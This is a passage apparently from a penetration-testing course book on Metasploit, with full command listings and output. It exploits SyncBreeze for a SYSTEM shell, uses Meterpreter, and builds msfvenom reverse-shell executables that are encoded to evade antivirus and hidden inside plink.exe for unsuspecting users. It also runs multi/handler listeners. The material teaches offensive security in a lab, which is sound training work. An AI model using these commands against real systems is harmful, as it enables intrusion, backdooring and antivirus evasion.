| 5     | windows/adduser  |                 | normal |
| No    | Windows Execute net user /ADD  |                 |        |
| 6     | windows/dllinject/bind_hidden_ipknock_tcp                                      |                 | normal |
| No    | Reflective DLL Injection, Hidden Bind Ipknock TCP Stager                       |                 |        |
| 7     | windows/dllinject/bind_hidden_tcp  |                 | normal |
| No    | Reflective DLL Injection, Hidden Bind TCP Stager                               |                 |        |
| 8     | windows/dllinject/bind_ipv6_tcp  |                 | normal |
| No    | Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)                   |                 |        |
| 9     | windows/dllinject/bind_ipv6_tcp_uuid   |                 | normal |
| No    | Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86) |                 |        |
| 10    | windows/dllinject/bind_named_pipe  |                 | normal |
| No    | Reflective DLL Injection, Windows x86 Bind Named Pipe Stager                   |                 |        |
| ...   |  |                 |        |

*Listing 756 - Truncated output of all applicable payloads*

For example, we can specify a standard reverse shell payload (**windows/shell\_reverse\_tcp**) with **set payload** and list the options with **show options**:

---

```
msf6 exploit(windows/http/syncbreeze_bof) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/http/syncbreeze_bof) > show options
```

Module options (exploit/windows/http/syncbreeze\_bof):

| Name    | Current Setting | Required | Description  |
|---------|-----------------|----------|--|
| Proxies | no              |          | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS  | 192.168.120.11  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT   | 80              | yes      | The target port (TCP)  |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections   |
| VHOST   |                 | no       | HTTP server virtual host   |

Payload options (windows/shell\_reverse\_tcp):

| Name     | Current Setting | Required | Description   |
|----------|-----------------|----------|---|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port   |

Exploit target:

| Id | Name                            |
|----|---------------------------------|
| 2  | Sync Breeze Enterprise v10.0.28 |

Listing 757 - Choosing a payload

The “Exploit target” section below the payload settings lists OS or software versions vulnerable to this exploit. In the case of a vanilla stack overflow like the one found in Syncbreeze, these settings essentially equate to different return addresses that are suitable for different OS versions or environments of the affected software. In this exploit module, a single static return address for our version of SyncBreeze will work for multiple versions of Windows. In other exploits, we will often need to set the target (using **set target**) to match the environment we are exploiting.

By setting the reverse shell payload for our exploit, Metasploit automatically added some new “Payload options”, including *LHOST* (listen host) and *LPORT* (listen port), which correspond to the host IP address and port that the reverse shell will connect to. Note that *LPORT* is set to a default value of 4444, which is fine for our purposes. Let’s go ahead and set *LHOST* and *RHOST* to define our attacking host and target host respectively.

---

```
msf6 exploit(windows/http/syncbreeze_bof) > set LHOST 192.168.118.2
LHOST => 192.168.118.2

msf6 exploit(windows/http/syncbreeze_bof) > set RHOST 192.168.121.11
RHOST => 192.168.121.11
```

---

Listing 758 - Configuring the required parameters

After setting *LHOST* to our Kali IP address and *RHOST* to the Windows host IP address, we can use **check** to verify whether or not the target host and application are vulnerable. Note that this check will only work if the target application exposes some sort of banner or other identifiable data.

```
msf6 exploit(windows/http/syncbreeze_bof) > check  
[*] 192.168.120.11:80 - The target appears to be vulnerable.
```

*Listing 759 - Checking if the target is vulnerable*

With confirmation that the target is vulnerable, all that remains now is to run the exploit using the **exploit** command as displayed below.

```
msf6 exploit(windows/http/syncbreeze_bof) > exploit  
[*] Started reverse TCP handler on 192.168.118.2:4444  
[*] Target manually set as Sync Breeze Enterprise v10.0.28  
[*] Sending request...  
[*] Command shell session 2 opened (192.168.118.2:4444 -> 192.168.120.11:49813) at  
2021-01-21 15:09:05 -0500
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

```
C:\Windows\system32>
```

*Listing 760 - Executing the exploit*

Notice that when we execute the exploit, Metasploit automatically creates a payload listener, eliminating the need for Netcat. Upon execution completion, a session is created and the reverse shell is made available for us.

### 22.2.1.1 Exercise

1. Exploit SyncBreeze using the existing Metasploit module.

## 22.3 Metasploit Payloads

So far, we have only leveraged *windows/shell\_reverse\_tcp*, a simple and standalone reverse shell. Metasploit contains many other types of payloads beyond basic shells. Let's take a look at some of them now.

### 22.3.1 Staged vs Non-Staged Payloads

Before jumping into specific shellcode functionality, we must discuss the distinction between staged and non-staged shellcode, as evidenced by the description of these two payloads:

```
windows/shell_reverse_tcp - Connect back to attacker and spawn a command shell  
windows/shell/reverse_tcp - Connect back to attacker, Spawn cmd shell (staged)
```

*Listing 761 - Syntax for staged vs non-staged payloads*

The difference between these payloads is subtle but important. A non-staged payload is sent in its entirety along with the exploit. In contrast, a staged payload is usually sent in two parts. The

first part contains a small primary payload that causes the victim machine to connect back to the attacker, transfer a larger secondary payload containing the rest of the shellcode, and then execute it.

There are several situations in which we would prefer to use staged shellcode instead of non-staged. If the vulnerability we are exploiting does not have enough buffer space to hold a full payload, a staged payload might be suitable. Since the first part of a staged payload is typically smaller than a full payload, these smaller initial payloads can likely help us in space-constrained situations. In addition, we need to keep in mind that antivirus software will quite often detect embedded shellcode in an exploit. By replacing that code with a staged payload, we remove a good chunk of the malicious part of the shellcode, which may increase our chances of success. After the initial stage is executed by the exploit, the remaining payload is retrieved and injected directly into the victim machine's memory.

Note that in Metasploit, the “/” character is used to denote whether a payload is staged or not, so “shell\_reverse\_tcp” is not staged, whereas “shell/reverse\_tcp” is.

### 22.3.2 Meterpreter Payloads

As described on the Metasploit site, *Meterpreter*<sup>712</sup> is a multi-function payload that can be dynamically extended at run-time. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell, offering capabilities such as file transfer, keylogging, and various other methods of interacting with the victim machine. These tools are especially useful in the post-exploitation phase. Because of Meterpreter's flexibility and capability, it is the favorite and most commonly-used Metasploit payload.

A search for the “meterpreter” keyword returns a long list of results, but narrowing the search to the payload category reveals meterpreter versions for multiple operating systems and architectures including Windows, Linux, Android, Apple iOS, FreeBSD, and Apple OS X/macOS.

```
msf6 exploit(windows/http/syncbreeze_bof) > search meterpreter type:payload
```

Matching Modules  
=====

| Rank   | #   | Name   | Disclosure Date |
|--------|-----|--|-----------------|
|        | #   | Name   | Disclosure Date |
| -      | -   | -----  | -----           |
| ---    | --- | -----  | -----           |
| normal | 0   | payload/android/meterpreter/reverse_http             |                 |
|        |     | No Android Meterpreter, Android Reverse HTTP Stager  |                 |
| normal | 1   | payload/android/meterpreter/reverse_https            |                 |
|        |     | No Android Meterpreter, Android Reverse HTTPS Stager |                 |
| normal | 2   | payload/android/meterpreter/reverse_tcp              |                 |
|        |     | No Android Meterpreter, Android Reverse TCP Stager   |                 |
| normal | 3   | payload/android/meterpreter_reverse_http             |                 |
|        |     | No Android Meterpreter Shell, Reverse HTTP Inline    |                 |
| normal | 4   | payload/android/meterpreter_reverse_https            |                 |
|        |     | No Android Meterpreter Shell, Reverse HTTPS Inline   |                 |
| normal | 5   | payload/android/meterpreter_reverse_tcp              |                 |

<sup>712</sup>(Rapid7, 2017), <https://github.com/rapid7/metasploit-framework/wiki/Meterpreter>

```

normal No    Android Meterpreter Shell, Reverse TCP Inline
      6 payload/apple_ios/aarch64/meterpreter_reverse_http
normal No    Apple_iOS Meterpreter, Reverse HTTP Inline
      7 payload/apple_ios/aarch64/meterpreter_reverse_https
normal No    Apple_iOS Meterpreter, Reverse HTTPS Inline
      8 payload/apple_ios/aarch64/meterpreter_reverse_tcp
normal No    Apple_iOS Meterpreter, Reverse TCP Inline
      9 payload/apple_ios/armle/meterpreter_reverse_http
normal No    Apple_iOS Meterpreter, Reverse HTTP Inline
     10 payload/apple_ios/armle/meterpreter_reverse_https
normal No    Apple_iOS Meterpreter, Reverse HTTPS Inline
     11 payload/apple_ios/armle/meterpreter_reverse_tcp
normal No    Apple_iOS Meterpreter, Reverse TCP Inline
     12 payload/bsd/x86/metsvc_bind_tcp
normal No    FreeBSD Meterpreter Service, Bind TCP
     13 payload/bsd/x86/metsvc_reverse_tcp
normal No    FreeBSD Meterpreter Service, Reverse TCP Inline
     14 payload/java/meterpreter/bind_tcp
normal No    Java Meterpreter, Java Bind TCP Stager
     15 payload/java/meterpreter/reverse_http
normal No    Java Meterpreter, Java Reverse HTTP Stager
     16 payload/java/meterpreter/reverse_https
normal No    Java Meterpreter, Java Reverse HTTPS Stager
     17 payload/java/meterpreter/reverse_tcp
normal No    Java Meterpreter, Java Reverse TCP Stager
     18 payload/linux/aarch64/meterpreter/reverse_tcp
normal No    Linux Meterpreter, Reverse TCP Stager
...
     128 payload/windows/meterpreter_reverse_http
normal No    Windows Meterpreter Shell, Reverse HTTP Inline
     129 payload/windows/meterpreter_reverse_https
normal No    Windows Meterpreter Shell, Reverse HTTPS Inline
     130 payload/windows/meterpreter_reverse_ipv6_tcp
normal No    Windows Meterpreter Shell, Reverse TCP Inline (IPv6)
     131 payload/windows/meterpreter_reverse_tcp
normal No    Windows Meterpreter Shell, Reverse TCP Inline
     132 payload/windows/metsvc_bind_tcp
normal No    Windows Meterpreter Service, Bind TCP
     133 payload/windows/metsvc_reverse_tcp
normal No    Windows Meterpreter Service, Reverse TCP Inline

```

---

*Listing 762 - Searching for Meterpreter payloads*

There are a multitude of Meterpreter versions based on specific programming languages (Python, PHP, Java), protocols and transports (UDP, HTTPS, IPv6, etc), and other various specifications (32-bit vs 64-bit, staged vs unstaged, etc).

For example, a small selection of Windows reverse meterpreter payloads is shown below:

---

|  |        |                                  |
|--|--------|----------------------------------|
| payload/windows/meterpreter/reverse_udp      | normal | Reverse UDP Stager with UUID Sup |
| payload/windows/meterpreter/reverse_http     | normal | Windows Reverse HTTP Stager      |
| payload/windows/meterpreter/reverse_https    | normal | Windows Reverse HTTPS Stager     |
| payload/windows/meterpreter/reverse_ipv6_tcp | normal | Reverse TCP Stager (IPv6)        |
| payload/windows/meterpreter/reverse_tcp      | normal | Reverse TCP Stager               |

---

*Listing 763 - Meterpreter reverse protocol versions*

We can select a specific meterpreter payload with **set** and configure it just as we would a standard reverse shell payload:

```
msf6 exploit(windows/http/syncbreeze_bof) > set payload
windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

msf6 exploit(windows/http/syncbreeze_bof) > options
```

Module options (exploit/windows/http/syncbreeze\_bof):

| Name    | Current Setting | Required | Description  |
|---------|-----------------|----------|--|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS  | 192.168.120.11  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT   | 80              | yes      | The target port (TCP)  |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections   |
| VHOST   |                 | no       | HTTP server virtual host   |

Payload options (windows/meterpreter/reverse\_http):

| Name     | Current Setting | Required | Description   |
|----------|-----------------|----------|---|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.118.2   | yes      | The local listener hostname                               |
| LPORT    | 4444            | yes      | The local listener port                                   |
| LURI     |                 | no       | The HTTP Path   |

Exploit target:

| Id | Name                            |
|----|---------------------------------|
| -- | --                              |
| 2  | Sync Breeze Enterprise v10.0.28 |

OSINT55454 Ryan Dolan

Listing 764 - Selecting meterpreter payload and configuring options

Let's try this payload against Syncbreeze. With everything configured correctly, we can launch the exploit and establish a reverse meterpreter connection:

```
msf6 exploit(windows/http/syncbreeze_bof) > exploit

[*] Started HTTP reverse handler on http://192.168.118.2:4444
[*] Target manually set as Sync Breeze Enterprise v10.0.28
[*] Sending request...
[*] http://192.168.118.2:4444 handling request from 192.168.120.11; (UUID: 7fm4klei)
[*] Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 3 opened (192.168.118.2:4444 -> 192.168.120.11:49816) at 2021-01-21 15:33:03 -0500

meterpreter >
```

*Listing 765 - Establishing a reverse meterpreter connection*

As demonstrated, the syntax of the meterpreter payload matches that of other payloads we have seen. Let's dig a bit farther into Meterpreter to highlight some of the significant differences from standard payloads.

### 22.3.3 *Experimenting with Meterpreter*

We can retrieve a list of all modules and commands built-in to Meterpreter with the **help** command:

OS-555454 Ryan Dolan

```
meterpreter > help
```

## Core Commands =====

| Command                  | Description  |
|--------------------------|--|
| ?                        | Help menu  |
| background               | Backgrounds the current session                      |
| bg                       | Alias for background                                 |
| bgkill                   | Kills a background meterpreter script                |
| bglist                   | Lists running background scripts                     |
| bgrun                    | Executes a meterpreter script as a background thread |
| channel                  | Displays information or control active channels      |
| close                    | Closes a channel                                     |
| detach                   | Detach the meterpreter session (for http/https)      |
| disable_unicode_encoding | Disables encoding of unicode strings                 |
| enable_unicode_encoding  | Enables encoding of unicode strings                  |
| exit                     | Terminate the meterpreter session                    |
| get_timeouts             | Get the current session timeout values               |
| guid                     | Get the session GUID                                 |

*Listing 766 - Help command for Meterpreter*

The best way to get to know the features of Meterpreter is to test them out. Let's start with a few simple commands such as **sysinfo** and **getuid**:

```
meterpreter > sysinfo
Computer      : DESKTOP-6UTT671
OS            : Windows 10 (10.0 Build 18363).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

*Listing 767 - Executing simple commands in meterpreter*

The commands issued in listing 767 provide us with information about the target computer, operating system, and the current user.

Next, let's try some uploads and downloads using built-in Meterpreter commands. Take note that, due to shell escaping, we must use two "\" characters for the destination path as shown below:

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe c:\\\\Users\\\\Offsec
[*] uploading  : /usr/share/windows-resources/binaries/nc.exe -> c:\\Users\\Offsec
[*] uploaded   : /usr/share/windows-resources/binaries/nc.exe ->
c:\\Users\\Offsec\\nc.exe

meterpreter > download "c:\\windows\\system32\\calc.exe" /tmp/calc.exe
[*] Downloading: c:\\windows\\system32\\calc.exe -> /tmp/calc.exe
```

```
[*] Downloaded 25.50 KiB of 25.50 KiB (100.0%): c:\windows\system32\calc.exe ->
/tmp/calc.exe
[*] download : c:\windows\system32\calc.exe -> /tmp/calc.exe
meterpreter >
```

Listing 768 - Uploading and downloading files with meterpreter

The meterpreter includes basic file system commands such as **pwd**, **ls**, and **cd** to navigate the target filesystem. Even though the commands have the same naming as those used on Linux, they work (through Meterpreter) on Windows hosts as well. The biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die (e.g., we issued an interactive command within the shell and it won't time out), we can exit the shell to return to the Meterpreter session and re-spawn a shell in a new channel as illustrated in Listing 769

```
meterpreter > shell
Process 784 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ftp 127.0.0.1
ftp 127.0.0.1
> ftp: connect :Connection refused
^C
Terminate channel 2? [y/N] y
meterpreter > shell
Process 3244 created.
Channel 3 created.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>exit
exit
meterpreter >
```

Listing 769 - Using the shell command in meterpreter

While applications may be executed from within the command prompt opened with the **shell** command, there are also built-in meterpreter commands we can use. For example, the **execute** command launches an application, **ps** lists all running processes, and **kill** terminates a given process.

While Meterpreter is Metasploit's signature payload and includes many great features, it is not the only payload available. There are other payloads that have use cases in specific situations like **vncinject/reverse\_http**, which creates a reverse VNC<sup>713</sup> graphical connection or **php/reverse\_php**, which is a reverse shell written entirely in PHP that can be used to exploit a PHP web application. More exotic payloads also exist like **mainframe/reverse\_shell\_jcl**, which is a reverse shellcode for a Z/OS mainframe.<sup>714</sup>

<sup>713</sup> [https://en.wikipedia.org/wiki/Virtual\\_Network\\_Computing](https://en.wikipedia.org/wiki/Virtual_Network_Computing)

<sup>714</sup> <https://en.wikipedia.org/wiki/Z/OS>

### 22.3.3.1 Exercise

- 1) Take time to review and experiment with the various payloads available in Metasploit.

### 22.3.4 Executable Payloads

The Metasploit Framework payloads can also be exported into various file types and formats, such as ASP, VBScript, Jar, War, Windows DLL and EXE, and more.

For example, let's use the `msfvenom`<sup>715</sup> utility to generate a raw Windows PE reverse shell executable. We'll use the `-p` flag to set the payload, set **LHOST** and **LPORT** to assign the listening host and port, `-f` to set the output format (**exe** in this case), and `-o` to specify the output file name:

```
(kali㉿kali)-[~]
└$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.118.2 LPORT=443 -f exe -o
shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe

(kali㉿kali)-[~]
└$ file shell_reverse.exe
shell_reverse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Listing 770 - Creating a Windows executable with a reverse shell payload

The shellcode embedded in the PE file can be encoded using any of the many MSF encoders. Historically, this helped evade antivirus, though this is no longer true with modern AV engines. The encoding is configured with `-e` to specify the encoder type and `-i` to set the desired number of encoding iterations. We can use multiple encoding iterations to further obfuscate the binary, which could effectively evade rudimentary signature detection.

```
(kali㉿kali)-[~]
└$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.118.2 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
```

<sup>715</sup> (Rapid7, 2016), <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>

```
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse_msf_encoded.exe
```

*Listing 771 - Encoding the reverse shell payload*

Another useful feature of Metasploit is the ability to inject a payload into an existing PE file, which may further reduce the chances of AV detection. The injection is done with the **-x** flag, specifying the file to inject into.

OS-555454 Ryan Dolan

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.118.2 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/binaries/plink.exe -o
shell_reverse_msf_encoded_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 311296 bytes
Saved as: shell_reverse_msf_encoded_embedded.exe
```

Listing 772 - Embedding a payload in plink.exe

These payloads can be used as part of a client side attack, as a backdoor, or stand-alone as an easy method to get a payload from one machine to another.

When an unsuspecting user executes the binary with our injected payload, it will operate normally from the user's perspective. Behind the scenes however, the injected payload will attempt to connect back to our awaiting listener.

A little known secret is that this process can also be accomplished from within msfconsole with the **generate** command. For example, we can do the following to recreate the previous msfvenom example:

```
msf6 payload(windows/shell_reverse_tcp) > generate -f exe -e x86/shikata_ga_nai -i 9 -
x /usr/share/windows-resources/binaries/plink.exe -o
shell_reverse_msf_encoded_embedded.exe
[*] Writing 311296 bytes to shell_reverse_msf_encoded_embedded.exe...
```

Listing 773 - Embedding the payload in plink.exe from within msfconsole

### 22.3.5 Metasploit Exploit Multi Handler

In previous modules, we have used Netcat to catch standard reverse shells, such as those generated by the **windows/shell\_reverse\_tcp** payload. However, this is inelegant and may not work for more advanced Metasploit payloads. Instead, we should use the framework **multi/handler** module, which works for all single and multi-stage payloads.

When using the **multi/handler** module, we must specify the incoming payload type.

In the example below, we will instruct the **multi/handler** to expect and accept an incoming **windows/meterpreter/reverse\_https** Meterpreter payload that will start a first stage listener on our desired port, TCP 443. Once the first stage payload is accepted by the **multi/handler**, the second stage of the payload will be fed back to the target machine.

After setting the parameters, we will run **exploit** to instruct the *multi/handler* to listen for a connection.

---

```
msf6 payload(windows/shell_reverse_tcp) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

Payload options (windows/meterpreter/reverse\_https):

| Name     | Current Setting | Required | Description   |
|----------|-----------------|----------|---|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The local listener hostname                               |
| LPORT    | 8443            | yes      | The local listener port                                   |
| LURI     |                 | no       | The HTTP Path   |

Exploit target:

| Id | Name |
|----|------|
|----|------|

```
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.118.2
LHOST => 192.168.118.2
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
```

```
msf6 exploit(multi/handler) > exploit
```

---

[\*] Started HTTPS reverse handler on https://192.168.118.2:443

Listing 774 - Configuring the Metasploit multi/handler module

Note that using the **exploit** command without parameters will block the command prompt until execution finishes. In most cases, it is more helpful to include the **-j** flag to run the module as a background job, allowing us to continue other work while we wait for the connection. The **jobs** command allows us to view running background jobs.

---

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

```
[*] Started HTTPS reverse handler on https://192.168.118.2:443
```

```
msf6 exploit(multi/handler) > jobs
```

```
Jobs
```

```
====
```

| Id | Name                   | Payload  | Payload opts |
|----|------------------------|--|--------------|
| -- | ---                    | -----  | -----        |
| 0  | Exploit: multi/handler | windows/meterpreter/reverse_https<br>https://192.168.118.2:443 |              |

```
msf6 exploit(multi/handler) > jobs -i 0
```

```
Name: Generic Payload Handler, started at 2021-01-22 10:48:43 -0500
```

```
msf6 exploit(multi/handler) > kill 0
```

```
[*] Stopping the following job(s): 0
```

```
[*] Stopping job 0
```

```
msf6 exploit(multi/handler) >
```

---

*Listing 775 - Executing multi/handler as a background job*

With the listener running as a job, we can display information about it using the **-i** flag followed by the job ID. In addition, we can terminate a job with **kill** followed by the job ID.

At this point, the **multi/handler** is running and listening for an HTTPS reverse payload connection. Now, we can generate a new executable containing the **windows/meterpreter/reverse\_https** payload, execute it on our Windows target, and our handler should come to life:

---

```
msf6 exploit(multi/handler) >
[*] https://192.168.2:443 handling request from 192.168.120.11; (UUID: vbg4lqkf)
Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 5 opened (192.168.118.2:443 -> 192.168.120.11:50795) at 2021-01-22 11:10:45 -0500
```

---

*Listing 776 - Accepting a reverse meterpreter with multi/handler*

If we monitor the network traffic of the connection as it is being established, we will see that it looks like any other HTTPS connection and as such, may evade basic detection.

| Source    | Destination | Protocol | Length | Info   |
|-----------|-------------|----------|--------|--|
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=2211 Ack=8256 Win=12619 Len=0   |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=2891 Ack=16517 Win=12619 Len=0  |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=2891 Ack=41071 Win=12529 Len=0  |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TLSv1    | 139    | Application Data                                       |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=53172 Win=12597 Len=0  |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=65273 Win=12597 Len=0  |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=77374 Win=12597 Len=0  |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=91027 Win=12589 Len=0  |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=112045 Win=12552 Len=0 |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=126210 Win=12589 Len=0 |
| 10.11.0.4 | 10.11.0.22  | TCP      | 54     | 48398 → 3389 [ACK] Seq=3061 Ack=133415 Win=12552 Len=0 |

Figure 313: Our HTTPS payload in Wireshark

### 22.3.6 Client-Side Attacks

The Metasploit Framework also offers many features that assist with client-side attacks, including various executable formats beyond those we have already explored. We can review some of these executable formats with the **-l formats** option of **msfvenom**:

```
(kali㉿kali)-[~]
└─$ msfvenom -l formats
1 ×

Framework Executable Formats [--format <value>]
=====
Name
-----
asp
aspx
aspx-exe
axis2
dll
elf
elf-so
exe
...

```

Listing 777 - All available file formats for msfvenom

The *hta-psh*, *vba*, and *vba-psh* formats are designed for use in client-side attacks by creating either a malicious HTML Application or an Office macro for use in a Word or Excel document, respectively.

The MSF also contains many browser exploits. For example, we can search for “flash” to display multiple Flash-based exploits as shown in Listing 778.

---

msf6 > **search flash**

Matching Modules

| #     | Name   |  | Disclosure  |
|-------|--|--|-------------|
| Date  | Rank   | Check  | Description |
| -     | ---  | -----  | -----       |
| ...   |  |  |             |
| 5     | exploit/multi/browser/adobe_flash_hacking_team_uaf         | No   | 2015-07-06  |
| great |  | Adobe Flash Player ByteArray Use After Free                  |             |
| 6     | exploit/multi/browser/adobe_flash_nellymoser_bof           | No   | 2015-06-23  |
| great |  | Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow |             |
| 7     | exploit/multi/browser/adobe_flash_net_connection_confusion | No   | 2015-03-12  |
| great |  | Adobe Flash Player NetConnection Type Confusion              |             |
| 8     | exploit/multi/browser/adobe_flash_opaque_background_uaf    | No   | 2015-07-06  |
| great |  | Adobe Flash opaqueBackground Use After Free                  |             |
| 9     | exploit/multi/browser/adobe_flash_pixel_bender_bof         | No   | 2014-04-28  |
| great |  | Adobe Flash Player Shader Buffer Overflow                    |             |
| 10    | exploit/multi/browser/adobe_flash_shader_drawing_fill      | No   | 2015-05-12  |
| great |  | Adobe Flash Player Drawing Fill Shader Memory Corruption     |             |
| 11    | exploit/multi/browser/adobe_flash_shader_job_overflow      | No   | 2015-05-12  |
| great |  | Adobe Flash Player ShaderJob Buffer Overflow                 |             |
| 12    | exploit/multi/browser/adobe_flash_uncompress_zlib_uaf      | No   | 2014-04-28  |
| great |  | Adobe Flash Player UncompressViaZlibVariant Use After Free   |             |

*Listing 778 - Adobe Flash exploits in Metasploit*

While the exploits are verified and most are stable, they are also somewhat dated due to the increasing challenges of developing browser exploits. If we discover a target running an older operating system like Windows 7 with an unpatched browser, this type of vector may provide the opening we need.

### 22.3.7 Advanced Features and Transports

With an understanding of the basic functionality of the Metasploit Framework and the meterpreter payload, we can proceed to more advanced options, which we can display with the **show advanced** command. Let's investigate a few of the more interesting options.

---

msf6 exploit(multi/handler) > **show advanced**

Module advanced options (exploit/multi/handler):

| Name                   | Current Setting | Required | Description  |
|------------------------|-----------------|----------|--|
| ContextInformationFile | no              |          | The information file that contains context information   |
| DisablePayloadHandler  | false           | no       | Disable the handler code for the selected payload        |
| EnableContextEncoding  | false           | no       | Use transient context when encoding payloads             |
| ExitOnSession          | true            | yes      | Return from the exploit after a session has been created |
| ListenerTimeout        | 0               | no       | The maximum number of seconds to wait for new sessions   |

|           |       |    |   |
|-----------|-------|----|---|
| VERBOSE   | false | no | Enable detailed status messages             |
| WORKSPACE |       | no | Specify the workspace for this              |
| module    |       |    |   |
| WfsDelay  | 0     | no | Additional delay when waiting for a session |

Payload advanced options (windows/meterpreter/reverse\_https):

| Name              | Current Setting  |
|-------------------|--|
| Required          | Description  |
